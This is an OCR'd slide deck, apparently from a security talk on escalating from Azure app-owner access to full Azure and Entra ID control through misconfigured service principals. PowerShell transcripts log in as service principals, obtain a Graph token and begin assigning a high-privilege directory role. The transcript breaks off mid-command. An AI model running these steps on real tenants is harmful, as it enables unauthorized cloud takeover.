


FROM APP OWNER TO AZURE FULL ACCESS

FROM APP OWNER TO AZURE FULL ACCESS




FROM APP OWNER TO AZURE FULL ACCESS



FROM APP OWNER TO AZURE FULL ACCESS

This is how it ends in 9 out of 10 cases (So far)




* Based on our internal statistics for 2025

FROM APP OWNER TO AZURE FULL ACCESS

```
PS C:\Users\Admin> az login --service-principal --username "73e925c3-ac6d-4d0c-8a72-58db32cea9c4" --password [redacted] --tenant "19
[redacted] --allow-no-subscription
[
  {
    "cloudName": "AzureCloud",
    "homeTenantId": [redacted]
    "id": "f150d738-39a3-451c-a8e1-583b420d879d",
    "isDefault": true,
    "managedByTenants": [],
    "name": "DevOps Automations",
    "state": "Enabled",
    "tenantId": [redacted]
    "user": {
      "name": "73e925c3-ac6d-4d0c-8a72-58db32cea9c4",
      "type": "servicePrincipal"
    }
  }
]
PS C:\Users\Admin> az role assignment list --assignee 73e925c3-ac6d-4d0c-8a72-58db32cea9c4 --output json
[
  {
    "condition": null,
    "conditionVersion": null,
    "createdBy": "1d720a2e-bba5-4a46-9c57-c2b662cea026",
    "createdOn": "2025-07-27T17:12:59.336081+00:00",
    "delegatedManagedIdentityResourceId": null,
    "description": null,
    "id": "/subscriptions/f150d738-39a3-451c-a8e1-583b420d879d/providers/Microsoft.Authorization/roleAssignments/f9d33c52-bcaf-4e47-b49b-7015cfbdc5d4",
    "name": "f9d33c52-bcaf-4e47-b49b-7015cfbdc5d4",
    "principalId": "1c4e213f-e569-4485-878c-df29edf6fee9",
    "principalName": "73e925c3-ac6d-4d0c-8a72-58db32cea9c4",
    "principalType": "ServicePrincipal",
    "roleDefinitionId": "/subscriptions/f150d738-39a3-451c-a8e1-583b420d879d/providers/Microsoft.Authorization/roleDefinitions/b24988ac-6180-42a0-ab88-20f7382dd24c"
,
    "roleDefinitionName": "Contributor",
    "scope": "/subscriptions/f150d738-39a3-451c-a8e1-583b420d879d",
    "type": "Microsoft.Authorization/roleAssignments",
    "updatedBy": "1d720a2e-bba5-4a46-9c57-c2b662cea026",
    "updatedOn": "2025-07-27T17:12:59.336081+00:00"
  }
]
```

FROM APP OWNER TO AZURE FULL ACCESS




FROM APP OWNER TO AZURE FULL ACCESS

FROM APP OWNER TO AZURE FULL ACCESS

HOWEVER, SERVICE PRINCIPAL MISCONFIGURATIONS AFFECT NOT ONLY AZURE RESOURCES, BUT ALSO ENTRA ID.

FROM APP OWNER TO AZURE FULL ACCESS



FROM APP OWNER TO AZURE FULL ACCESS

Let's skip the previous steps and assume we already have access to the PAM-Manager service principal…


```
PS C:\Users\Admin\Desktop> az login --service-principal --username 30184918-94b8-4c91-b7ea-828321eb6be3 --password [redacted] --
tenant [redacted] --allow-no-subscription
[
  {
    "cloudName": "AzureCloud",
    "id": "[redacted]",
    "isDefault": true,
    "name": "N/A(tenant level account)",
    "state": "Enabled",
    "tenantId": "[redacted]",
    "user": {
      "name": "30184918-94b8-4c91-b7ea-828321eb6be3",
      "type": "servicePrincipal"
    }
  }
]
PS C:\Users\Admin\Desktop>
```

FROM APP OWNER TO AZURE FULL ACCESS

AADInternals 0.9.8


```
PS C:\Users\Admin\Desktop> $tokenJson = az account get-access-token --resource-type ms-graph | ConvertFrom-Json
PS C:\Users\Admin\Desktop> $secureToken = ConvertTo-SecureString $accessToken -AsPlainText -Force
PS C:\Users\Admin\Desktop> Connect-MgGraph -AccessToken $secureToken
Welcome to Microsoft Graph!

Connected via userprovidedaccesstoken access using 30184918-94b8-4c91-b7ea-828321eb6be3
Readme: https://aka.ms/graph/sdk/powershell
SDK Docs: https://aka.ms/graph/sdk/powershell/docs
API Docs: https://aka.ms/graph/docs

NOTE: You can use the -NoWelcome parameter to suppress this message.

PS C:\Users\Admin\Desktop> $roleTemplateId = "62e90394-69f5-4237-9190-012177145e10"
PS C:\Users\Admin\Desktop> $role = Get-MgDirectoryRole -Filter "roleTemplateId eq '$roleTemplateId'" -ErrorAction SilentlyContinue
PS C:\Users\Admin\Desktop> if (-not $role) {
>>     New-MgDirectoryRole -RoleTemplateId $roleTemplateId
>>     $role = Get-MgDirectoryRole -Filter "roleTemplateId eq '$roleTemplateId'"
>> }
PS C:\Users\Admin\Desktop> $principalId = "7a184cb6-78ed-4887-b023-e9797eec547b"
PS C:\Users\Admin\Desktop> New-MgDirectoryRoleMemberByRef -DirectoryRoleId $role.Id -BodyParameter @{
